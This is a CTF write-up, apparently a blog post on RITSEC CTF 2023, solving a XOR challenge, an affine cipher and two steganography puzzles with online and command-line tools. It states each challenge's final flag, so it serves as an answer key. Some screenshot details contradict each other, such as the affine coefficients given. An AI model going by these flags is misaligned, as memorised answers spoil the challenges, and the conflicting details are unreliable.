078417c7		\urARD@{\i t_ex5_r tel					
7942c7		\egARTU{\i0a_eh _r0ael					
7840c7		\ueaRDW{\i c_ex"_r cel					
7846c7		\ucaRDQ{\i e_ex\$_r eel					
784af9		\uo_RD]Ei iaex(ar i[l					
078416c7		\usaRDA{\i u_ex4_r uel					
784cf9		\ui_RD[Ei oaex.ar o[l					
784bc7		\unARD\{\i h_ex)_r hel					
794ac7		\eoART]{i0i_eh(_r0iel					
078417fd		\ur[RD@Ai teex5er t_l					
794cc7		\eiART[{\i0o_eh._r0oel					
078410c7		\uuARDG{\i s_ex2_r sel					
6842c7		\ugaSDU{h a_dx _s aem					
7942fd		\eg[RTUAi0aeeh er0a_l					
078411f9		\ut_RDFEi raex3ar r[l					
79f2c7		\ngaR_U{\i;a_ec _r;ael					
7840fd		\ue[RDWAi ceex"er c_l					

Hmm... Those looks like the flag??

Since the flag format is **MetaCTF{ }**, we can search for that pattern:

```
169411c7 MetaCTF{x0r_th3_c0re}
792cf9 \ci_RR[Ei6oaen.ar6o[1
198411fd But[LDFAw re{x3el r_r
079411ce \ethRTFri0rVeh3Vr0rll
01a9f2c7 Anga0_U{t;a_xc _o;aeq
01b84af9 @uo_ND]Eu iayx(an i[p
016842cb MugmCDUwx aStx Sc ai}
788acb \yomRH]wi,iSet(Sr,iil
69fafd]no[S_]Ah;iedc(es;i_m
019842f9 Bug_LDUEw aa{x al a[r
079510c7 \duaRUG{i1s_ei2_r1sel
d942c7 VegaXTU{c0a_oh _x0aef
078817f9 \yr_RH@Ei,taet5ar,t[l
6952c7]dgaSUU{h1a_di _slaem
79fcf5 \nisR_[ii;oMec.Mr;owl
3d8411c7 futahDF$ r_x3_H reV
1b8416c7 @usaNDA{u u_yx4_n uep
068416f9]us_SDAEh uadx4as u[m
78c0c7 \loaPBU{i/c on" r(cel
```

metactf    ^  v   Highlight All   Match Case   Match Diacritics   Whole Words  1 of 1 match

Boom! We found it!

♦ | Flag: **MetaCTF{x0r\_th3\_c0re}**

## A Fine Cipher

### Background

137 Points / 280 Solves

We have intercepted a message from a suspicious group. Can you help use break the code and reveal the hidden message?

Encrypted Message: **JSNRZHIVJUCVIVFCVYBMVBDRZCXRIVBINCORBCSFHCBINOCRMHBD**

NOTE: Make sure you wrap the flag

Challenge

195 Solves



# A Fine Cipher

170

We have intercepted a message from a suspicious group. Can you help use break the code and reveal the hidden message?

Encryped Message:

JSNRZHIVJUCVIVFCVYBMVBDRZXRIVBINCORBCSFHCBINOCRMHB  
D

NOTE: Make sure you wrap the flag

Flag

Submit

## Find the flag

Hmm... That message looks like encoded in base32... However, it said "Encryped"...

After fumbling around, I found that the answer is in the challenge's title: "**A fine Cipher**"

The affine cipher is a type of monoalphabetic substitution cipher, where each letter in an alphabet is mapped to its numeric equivalent, encrypted using a simple mathematical function, and converted back to a letter.

”

Then, find a online tool that brute force the encrypted message. I'll use [dcore.fr](#)  
:

The screenshot shows the dCode.fr website interface. At the top, there's a navigation bar with links like Cryptography, Steganography, Obfuscation, Misc, TTPs, and CTFs. Below the navigation is a search bar with placeholder text "e.g. type 'sudoku'" and a browse tools link. The main area has a heading "AFFINE CIPHER" and a breadcrumb trail: Cryptography > Substitution Cipher > Affine Cipher. There's also an advertisement for Maxi-Cash with a 30% off offer. The "Results" section lists several affine cipher configurations (A, B values) and their corresponding ciphertexts. One specific result, A=23, B=7, is highlighted with a red box around the ciphertext: "IFYOUAREINTERESTEDCHECKOUTMORECRYPTPOCTFSATCRYPTOHACK". To the right, there's an "AFFINE DECODER" tool where the same ciphertext is pasted into the "AFFINE CIPHERTEXT" field. The decoder interface includes fields for EXPECTED PLAINTEXT LANGUAGE (set to English), ALPHABET (set to ABCDEFGHIJKLMNOPQRSTUVWXYZ), and manual parameters for A COEFFICIENT (3) and B COEFFICIENT (1). It also has options for AUTOMATIC BRUTE FORCE DECRYPTION and DISPLAY THE DECRYPTED MESSAGE WITH THESE COEFFICIENTS.

Found it!

♦ | Flag: **RS{IFYOUAREINTERESTEDCHECKOUTMORECRYPTPOCTFSATCRYPTOHACK}**

## Steganography

### Weird

### Background

50 Points / 356 Solves

This file was supposed to contain a secret message but it looks like just a blank page. Something weird is going on here.

Challenge

328 Solves



# Weird

57

This file was supposed to contain a secret message but it looks like just a blank page. Something weird is going on here.

blank.png

Flag

Submit

## Find the flag

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Steganography/Weird)-
[2023.04.02|19:23:17(HKT)]
└> file blank.png
blank.png: PNG image data, 600 x 600, 8-bit/color RGBA, non-interlaced
```

It's a PNG image file.

First, we can try to read its metadata via `exiftool`:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Steganography/Weird)-
[2023.04.02|19:23:23(HKT)]
└> exiftool blank.png
ExifTool Version Number : 12.57
File Name : blank.png
[...]
```

However, nothing interesting.

Then, I decided to upload that image to [aperisolve.fr/](https://aperisolve.fr/), which is an online tool to solve steganography challenge:

## What is this ?

Aperi'Solve is an online platform which performs layer analysis on image. The platform also uses zsteg, steghide, outguess, exiftool, binwalk, foremost and strings for deeper **steganography** analysis. The platform supports the following images format: .png, .jpg, .gif, .bmp, .jpeg, .jfif, .jpe, .tiff...



blank.png

SUBMIT

🔗 https://aperisolve.fr/62d9e572e5efe0c3b58a0b59bad83d70

Cryptography Steganography Obfuscation Misc TTPs CTFs

Sheet Github Blog Twitter

## Informations



[+] Name(s): blank.png, blank (1).png, weird.png, blank (2).png, stegano\_weird.png

[+] Size: 3.56 ko

[+] First upload: 01/04/2023 01:33:03

[+] Last upload: 02/04/2023 19:21:38

[+] Upload count: 290


[+] Common password(s): null

**View**

[+] Superimposed

## View

[+] Superimposed



Boom! We found the flag!

RS{Th4t5\_w4cky\_m4n}

◆ | Flag: RS{Th4t5\_w4cky\_m4n}

## turtle

---

### Background

---

76 Points / 247 Solves

Nothing to see here but a happy turtle.




## Find the flag

---

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Steganography/turtle)-
[2023.04.02|19:35:30(HKT)]
└> file turtle.gif
turtle.gif: GIF image data, version 89a, 224 x 126
```



It's a GIF image file!

We can use `exiftool` to view it's metadata:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Steganography/turtle)-
[2023.04.02|19:35:44(HKT)]
└> exiftool turtle.gif
ExifTool Version Number : 12.57
File Name : turtle.gif
[...]
```



However, nothing weird in the metadata.

Then, I tried using `steghide`, `binwalk`, `foremost` to extract hidden file inside it, but no dice.


Hmm... Since it's a GIF file, let's view it's image **frame by frame**.


According to [HackTricks](#), we can use a tool called [Stegsolve](#) to view image's frames:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Steganography/turtle)-
[2023.04.02|19:37:45(HKT)]
└> /opt/Stegsolve.jar
```




Next, go to "Analyse" → "Frame Browser":





We can now view the GIF frame by frame!

**After looking at those frame, I found that the 40th frame has the flag!**



- ◆ | Flag: RS{G00D\_3Y3\_&\_H4PPY\_TUR713}